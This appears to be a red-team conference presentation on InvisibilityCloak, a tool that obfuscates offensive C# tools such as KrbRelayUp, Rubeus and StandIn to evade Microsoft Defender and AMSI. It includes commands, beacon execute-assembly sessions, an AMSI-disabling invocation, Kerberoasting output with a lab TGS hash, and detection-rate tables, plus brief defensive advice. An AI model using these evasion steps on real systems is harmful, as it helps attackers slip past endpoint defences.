Example of running InvisibilityCloak on KrbRelayUp (<https://github.com/DecOne/KrbRelayUp>)

```
C:\Toolkit\InvisibilityCloak-main>python InvisibilityCloak.py -d C:\source\KrbRelayUp-main -m reverse -n LetsGoUp
```

```
InvisibilityCloak
```

```
[*] INFO: String obfuscation method: reverse
[*] INFO: Directory of C# project: C:\source\KrbRelayUp-main
[*] INFO: New tool name: LetsGoUp
```

```
[*] INFO: Generating new GUID for C# project
[*] INFO: New project GUID is 4c3cf155-91d2-4c3e-a4d2-742b1b8bf336
[*] INFO: Changing C# project GUID in below files:
```


```
C:\source\KrbRelayUp-main\KrbRelayUp.sln
C:\source\KrbRelayUp-main\KrbRelayUp\KrbRelayUp.csproj
```

```
[*] INFO: Removing PDB string in C# project file
```

```
[*] INFO: Renaming KrbRelayUp.sln to LetsGoUp.sln
[*] INFO: Renaming KrbRelayUp.csproj to LetsGoUp.csproj
[*] INFO: Renaming directory KrbRelayUp to LetsGoUp
```

```
[+] SUCCESS: New GUID of 4c3cf155-91d2-4c3e-a4d2-742b1b8bf336 was generated and replaced in your project
[+] SUCCESS: New tool name of LetsGoUp was replaced in project
```

```
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\AskTGT.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\KrbSCM.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Program.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\S4U.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\Asn1Extensions.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\Asn1Elt.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\Asn1Exception.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\Asn1IO.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\Asn1OID.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Kerb\Crypto.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Kerb\Helpers.cs
```



Name	Date modified	Type	Size
.vs	4/26/2022 1:43 PM	File folder	
Images	4/26/2022 1:42 PM	File folder	
LetsGoUp	4/26/2022 1:43 PM	File folder	
LetsGoUp.sln	4/26/2022 1:43 PM	Visual Studio Solu...	
README	4/26/2022 1:42 PM	Markdown Source...	

Evading Static Signatures on Disk

Showing on-disk static detection between original KrbRelayUp and KrbRelayUp ran through InvisibilityCloak

– <https://github.com/matterpreter/DefenderCheck>

```
C:\test>DefenderCheck.exe KrbRelayUp.exe
Target file size: 347136 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x4c9c7 in the original file
File matched signature: "HackTool:MSIL/KrbupRly.Aldha"


00000000 7d 00 20 00 61 00 76 00 61 00 69 00 6c 00 61 00 } . a v a i l a
00000010 62 00 6c 00 65 00 00 2f 5b 00 2b 00 5d 00 20 00 b l e . / [ . + ] .
00000020 52 00 65 00 67 00 69 00 73 00 74 00 65 00 72 00 R e g i s t e r
00000030 20 00 43 00 4f 00 4d 00 20 00 73 00 65 00 72 00 . C O M . s e r
00000040 76 00 65 00 72 00 00 19 6e 00 63 00 61 00 63 00 v e r . . n c a c
00000050 6e 00 5f 00 69 00 70 00 5f 00 74 00 63 00 70 00 n . i p . t c p
00000060 00 43 5b 00 2b 00 5d 00 20 00 46 00 6f 00 72 00 . C [ . + ] . F o r
00000070 63 00 69 00 6e 00 67 00 20 00 53 00 59 00 53 00 c i n g . S Y S
00000080 54 00 45 00 4d 00 20 00 61 00 75 00 74 00 68 00 T E M . a u t h
00000090 65 00 6e 00 74 00 69 00 63 00 61 00 74 00 69 00 e n t i c a t i
000000a0 6f 00 6e 00 00 5b 5b 00 2d 00 5d 00 20 00 52 00 o n . [ [ . - ] . R
000000b0 65 00 63 00 69 00 65 00 76 00 65 00 64 00 20 00 e c i e v e d .
000000c0 69 00 6e 00 76 00 61 00 6c 00 69 00 64 00 20 00 i n v a l i d .
000000d0 61 00 70 00 52 00 65 00 71 00 2c 00 20 00 65 00 a p R e q . e
000000e0 78 00 70 00 6c 00 6f 00 69 00 74 00 20 00 77 00 x p l o i t . w
000000f0 69 00 6c 00 6c 00 20 00 66 00 61 00 69 00 6c 00 i l l . f a i l .

C:\test>DefenderCheck.exe LetsGoUp.exe
Target file size: 359424 bytes
Analyzing...

Exhausted the search. The binary looks good to go!

C:\test>LetsGoUp.exe
LetsGoUp - Relaying you to SYSTEM

RELAY:
Usage: LetsGoUp.exe relay -d FQDN -cn COMPUTERNAME [-c] [-cp PASSWORD | -ch NTHASH]
```



KrbRelayUp




LetsGoUp

Evading Static Signatures in Memory

Showing AMSI for .NET in-memory detection between original StandIn and StandIn ran through InvisibilityCloak

```
beacon> execute-assembly /home/hawk/Toolkit/WWHF/StandIn.exe --spn
[*] Tasked beacon to run .NET program: StandIn.exe --spn
[+] host called home, sent: 271413 bytes
[+] received output:
[-] Failed to load the assembly w/hr 0x8007000b

beacon> execute-assembly /home/hawk/Toolkit/WWHF/StandUp.exe --spn
[*] Tasked beacon to run .NET program: StandUp.exe --spn
[+] host called home, sent: 406581 bytes
[+] received output:
[?] Using DC : win-r8o5veb8m53.hogwarts.local
[?] Found 1 kerberostable users..
[*] SamAccountName      : sqladmin
DistinguishedName      : CN=SQL Admin,CN=Users,DC=hogwarts,DC=local
ServicePrincipalName    : MSSQLSvc/thisIsATest.hogwarts.local:1433
PwdLastSet              : 2/1/2021 10:02:52 PM UTC
lastlogon               : 0x0
Supported ETypes        : RC4_HMAC_DEFAULT
```



Detection Statistics

Tool	Link to Tool	Unobfuscated	Obfuscated w/ InvisibilityCloak
ADCSPwn	https://github.com/bats3c/ADCSPwn	Detected	Not Detected
Certify	https://github.com/GhostPack/Certify	Detected	Not Detected
Farmer	https://github.com/mdsecactivebreach/Farmer	Detected	Not Detected
Rubeus	https://github.com/GhostPack/Rubeus	Detected	Detected
SafetyKatz	https://github.com/GhostPack/SafetyKatz	Detected	Not Detected
Seatbelt	https://github.com/GhostPack/Seatbelt	Detected	Not Detected
SharpClipboard	https://github.com/slyd0g/SharpClipboard	Not Detected	Not Detected
SharPersist	https://github.com/mandiant/SharPersist	Not Detected	Not Detected
SharpExec	https://github.com/anthemtotheego/SharpExec	Detected	Not Detected
SharpGPOAbuse	https://github.com/FSecureLABS/SharpGPOAbuse	Detected	Not Detected
SharpHound	https://github.com/BloodHoundAD/SharpHound	Not Detected	Not Detected
SharpLogger	https://github.com/djhohnstein/SharpLogger	Detected	Not Detected
SharpMove	https://github.com/0xthirteen/SharpMove	Detected	Not Detected
SharpRDP	https://github.com/0xthirteen/SharpRDP	Detected	Detected
SharpSecDump	https://github.com/G0ldenGunSec/SharpSecDump	Detected	Not Detected
SharpUp	https://github.com/GhostPack/SharpUp	Not Detected	Not Detected
SharpView	https://github.com/tevora-threat/SharpView	Detected	Not Detected
SharpWMI	https://github.com/GhostPack/SharpWMI	Detected	Not Detected
StandIn	https://github.com/xforced/StandIn	Detected	Not Detected
WireTap	https://github.com/djhohnstein/WireTap	Not Detected	Not Detected

**Microsoft Defender (Free Version) as of April 14th, 2022*

Compiled C# Tool Size Statistics

Tool	Unobfuscated	ROT13 String Obfuscation	Base64 String Obfuscation	Reverse String Obfuscation
ADCSPwn	718 KB	728 KB (↑ 10 KB)	722 KB (↑ 4 KB)	720 KB (↑ 2 KB)
Certify	170 KB	198 KB (↑ 28 KB)	178 KB (↑ 8 KB)	176 KB (↑ 6 KB)
Farmer	13 KB	17 KB (↑ 4 KB)	14 KB (↑ 1 KB)	13 KB (↔)
Rubeus	418 KB	605 KB (↑ 187 KB)	469 KB (↑ 51 KB)	455 KB (↑ 37 KB)
SafetyKatz	714 KB	716 KB (↑ 2 KB)	948 KB (↑ 234 KB)	715 KB (↑ 1 KB)
Seatbelt	543 KB	904 KB (↑ 361 KB)	618 KB (↑ 75 KB)	608 KB (↑ 65 KB)
SharpClipboard	6 KB	7 KB (↑ 1 KB)	6 KB (↔)	7 KB (↑ 1 KB)
SharpGPOAbuse	70 KB	98 KB (↑ 28 KB)	79 KB (↑ 9 KB)	76 KB (↑ 6 KB)
SharpHound	880 KB	897 KB (↑ 17 KB)	885 KB (↑ 5 KB)	883 KB (↑ 3 KB)
SharpPersist	231 KB	281 KB (↑ 50 KB)	248 KB (↑ 17 KB)	243 KB (↑ 12 KB)
SharpExec	30 KB	57 KB (↑ 27 KB)	36 KB (↑ 6 KB)	34 KB (↑ 4 KB)
SharpLogger	19 KB	27 KB (↑ 8 KB)	20 KB (↑ 1 KB)	20 KB (↑ 1 KB)
SharpMove	41 KB	100 KB (↑ 59 KB)	50 KB (↑ 9 KB)	49 KB (↑ 8 KB)
SharpRDP	322 KB	346 KB (↑ 24 KB)	326 KB (↑ 4 KB)	325 KB (↑ 3 KB)
SharpSecDump	42 KB	55 KB (↑ 13 KB)	45 KB (↑ 3 KB)	43 KB (↑ 1 KB)
SharpUp	35 KB	50 KB (↑ 15 KB)	40 KB (↑ 5 KB)	39 KB (↑ 4 KB)
SharpView	719 KB	856 KB (↑ 137 KB)	742 KB (↑ 23 KB)	738 KB (↑ 19 KB)
SharpWMI	53 KB	92 KB (↑ 39 KB)	62 KB (↑ 9 KB)	61 KB (↑ 8 KB)
StandIn	162 KB	294 KB (↑ 132 KB)	197 KB (↑ 35 KB)	189 KB (↑ 27 KB)
WireTap	282 KB	292 KB (↑ 10 KB)	285 KB (↑ 3 KB)	284 KB (↑ 2 KB)

Alternative Options

Other Obfuscation Tools for .NET Tooling

- ConfuserEx - <https://github.com/yck1509/ConfuserEx>
- RosFuscator - <https://github.com/Flangvik/RosFuscator>

Disable AMSI and ETW

- InlineExecute-Assembly - <https://github.com/xforcered/InlineExecute-Assembly>
- injectEtwBypass - <https://github.com/boku7/injectEtwBypass>

Alternative Options

Disable AMSI – inlineExecute-Assembly

```
beacon> execute-assembly /home/hawk/Toolkit/WMHF/Rubeus.exe kerberoast
[*] Tasked beacon to run .NET program: Rubeus.exe kerberoast
[+] host called home, sent: 522815 bytes
[+] received output:
[-] Failed to load the assembly w/hr 0x8007000b

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/WMHF/Rubeus.exe --assemblyargs kerberoast /nowrap --mailslot TestWMHFMailSlot --appdomain TestWMHFAppDomain --amsi
[*] Running inlineExecute-Assembly by (@anthemtoheego)
[+] host called home, sent: 429048 bytes
[+] received output:

SYNTHESIZED
RUBEUS
v2.0.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain : hogwarts.local
[*] Searching path 'LDAP://WIN-R805VEB8M53.hogwarts.local/DC=hogwarts,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1

[*] Total kerberoastable users : 1

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[*] SamAccountName : sqladmin
[*] DistinguishedName : CN=SQL Admin,CN=Users,DC=hogwarts,DC=local
[*] ServicePrincipalName : MSSQLSvc/thisIsATest.hogwarts.local:1433
[*]PwdLastSet : 2/1/2021 5:02:52 PM
[*] Supported ETYPES : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgs$23$*sqladmin$hogwarts.local$MSSQLSvc/thisIsATest.hogwarts.local:1433@hogwarts.local*$3162C9F77CD70764A932B858ABA27B28$AB499B1174AFD1357B5E2E9D50045B075EC26639CA998B5A4DA8A3944F9179A17FF642EED9F13AF04D0ED8C8F5CCEFAF80B86698982B9DF3B056CDF85241680503C33544CA7032E1
```



Demos

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Demo 1 - Obfuscating StandIn with InvisibilityCloak

Demo 2 - Obfuscating Rubeus with InvisibilityCloak and one manual modification

Demo 3 - Obfuscating SharpRDP with InvisibilityCloak and one manual modification

Demo 4 - Evading AMSI for .NET with obfuscated StandIn and Rubeus

Demo 5 - Disabling AMSI for .NET using Inline-ExecuteAssembly

Defensive Considerations

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Attackers using public C# tools out of the box

- Host-based security product is fully up to date
- .NET Framework v4.8 is installed (supports AMSI for .NET)
- Host-based security product supports AMSI for .NET

Attackers using modified public C# tools

- Focus on detection of techniques that tools perform
- Example: Rubeus can perform Kerberoasting (T1558.003 in MITRE ATT&CK)

Conclusion

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Detections for C# tradecraft getting better, but still work to be done

Static detections for C# tools relatively easy to evade

Emphasize detection of techniques over tools

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